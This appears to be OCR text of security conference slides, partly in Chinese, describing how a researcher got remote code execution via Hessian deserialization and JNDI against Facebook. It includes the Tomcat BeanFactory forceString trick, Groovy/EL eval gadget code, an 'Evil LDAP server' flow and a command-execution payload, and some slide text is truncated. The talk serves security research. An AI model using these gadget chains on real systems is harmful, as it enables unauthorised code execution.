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
5. ~~Boom! RCE!~~

Reference to Local is still available!



Leverage the Local Factory

- org.apache.naming.factory.BeanFactory (Tomcat 6-8)
  - If there is a forceString in reference, then:
    - Parse the forceString as key-value pairs
    - Invoke the value as a setter to set the specified field, for example:

```
ResourceRef ref = new ResourceRef(
            "tw.orange.User", null, "", "", true,
            "org.apache.naming.factory.BeanFactory", null);
ref.add(new StringRefAddr("forceString", "name=setName"));
ref.add(new StringRefAddr("name", "orange"));
```

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Leverage the Local Factory

- org.apache.naming.factory.BeanFactory (Tomcat 6-8)

```
tw.orange.User().setName("orange")
```

  - Parse the forceString as key-value pairs
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ResourceRef ref = new ResourceRef(
            "tw.orange.User", null, "", "", true,
            "org.apache.naming.factory.BeanFactory", null);
ref.add(new StringRefAddr("forceString", "name=setUsername"));
ref.add(new StringRefAddr("name", "orange"));
```


BeanFactory
這是後門嗎?

Method Invoke

```
javax.el.ELProcessor().eval("evil…")
```

- Tomcat 8.5+ only, our remote version is 7.0.92

```
groovy.lang.GroovyClassLoader().parseClass("…")
```

- Make Meta Programming great again!
- Groovy 2.0+ only, our remote version is 1.5.6


```
groovy.lang.GroovyShell().evaluate("...")
```

New Groovy chain! Work on all versions

https://github.com/welk1n/JNDI-Injection-Bypass/pull/1

Bypass with Local Reference

1. Hessian Deserialization triggers:
   - A connection to Evil LDAP Server
2. Evil LDAP server replies:
   - ??????



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

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
     Groovy.shell.GroovyShell with properties:
     - forceString is foo=evaluate
     - foo is “uname -a”.execute()



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




戳 Facebook


JAVA 加強
JNDI 防禦囉
輕鬆繞
Facebook 禁止
對外連線

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

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
3. Factory loads and populates Object
4. Boom! RCE!



Byp

1. Hessia
   - A LD
2. Evil LD
   - Loc
     org.
   - Loc
     Gro
     -
     -
3. Factor
4. Boom!

Evil Server

2

重・讀・論・文。

3.2.3 Hessian/Burlap

Hessian and Burlap, by default, use side effect-free instantiation via `sun.misc.Unsafe`, do not restore transient fields, do not allow arbitrary proxies, and do not support custom collection comparators.

At first glance they appear to check for `java.io.Serializable`. That check, however, is only applied on marshalling and **not on unmarshalling**. If that check

為什麼補這句話?

